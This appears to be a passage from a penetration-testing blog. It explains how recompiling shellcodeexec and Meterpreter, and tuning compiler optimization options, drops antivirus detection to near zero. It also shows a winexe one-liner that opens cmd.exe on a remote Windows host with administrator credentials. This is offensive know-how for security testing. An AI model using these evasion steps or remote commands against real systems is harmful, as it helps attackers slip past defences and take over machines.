
So what do you think, was this enough to evade AV? Let’s have a look:

no-detection


Well that’s fun…a simple recompile lowered the detection rate from  37/46 to 0/46 or to put it simple, it’s now fully undetected. You now might ask, does this always work? Well no, but it sure does lower the detection rates. Let’s have a look at meterpreter for example, what happens when we recompile it?

lazyeasy

That didn’t exactly go as planned did it? On meterpreter it only accomplished:

  • 16/46 (fresh recompile)
  • 6/46 (adjusting to speed optimization)

Still if you are looking for an EASY way to lower the detection rate of your tool, this is pretty nice. Besides being easy it also gives you a lot of freedom to just change the code slightly and probably reach that much desired “fully undetected” goal.

Let’s have a quick look on how to compile meterpreter, just to make sure the internet has another reference on the subject.


All the previous steps still apply, but also make sure to unload the project “ext_server_sniffer”, although the answer can also be easily found by searching for the error. This is kinda all it takes to bring it down to the showed 16/46 from the normal 35/46 that meterpreter is rated when being uploaded for analysis. If you want to lower it further you can adjust the optimization options of the compiler. Depending on the project you want to adjust, the meterpreter one is called “metsrv”, right click on it and choose properties –> configuration properties –>c/c++ –> optimization:

opt


You can play with a lot of them, be careful this is that moment that you can actually break something. I’ve only played with “Optimization” and “Favor size or speed” which was enough to lower the detection rate to 6/46. Sometimes a project also contains dependency which if also modified could lower the detection rate even further. For meterpreter you can view this by right-clicking on the project and choosing “project dependencies”:

deps

We now have accomplished the following with minimal effort & time:

  • Make shellcodeexec FUD
  • Lower the detection rate of meterpreter drastically

We could try and make meterpreter FUD by changing even more compiler / linker options (or even the source itself), but this would require more testing, clicking, uploading and since I need to catch some sleep, I’ll leave that as an excersize for the reader. Hope you have fun recompiling all kind of tools out there and if you run into errors just copy/paste them into google or bing.

References

native linux psexec

Sometimes you just don’t feel like starting up metasploit. All you want is an easy way to execute commands on that remote windows computer from your linux shell. Now if you google around you’ll find the following helpful links:

Which are nice but don’t really get you up and running quickly, so for my own future reference here are the direct links to a nicely packaged version of winexe for ubuntu:

Just download, install and then you can go like this from any random terminal session you open:

winexe -U administrator –password=password //10.0.0.2 cmd.exe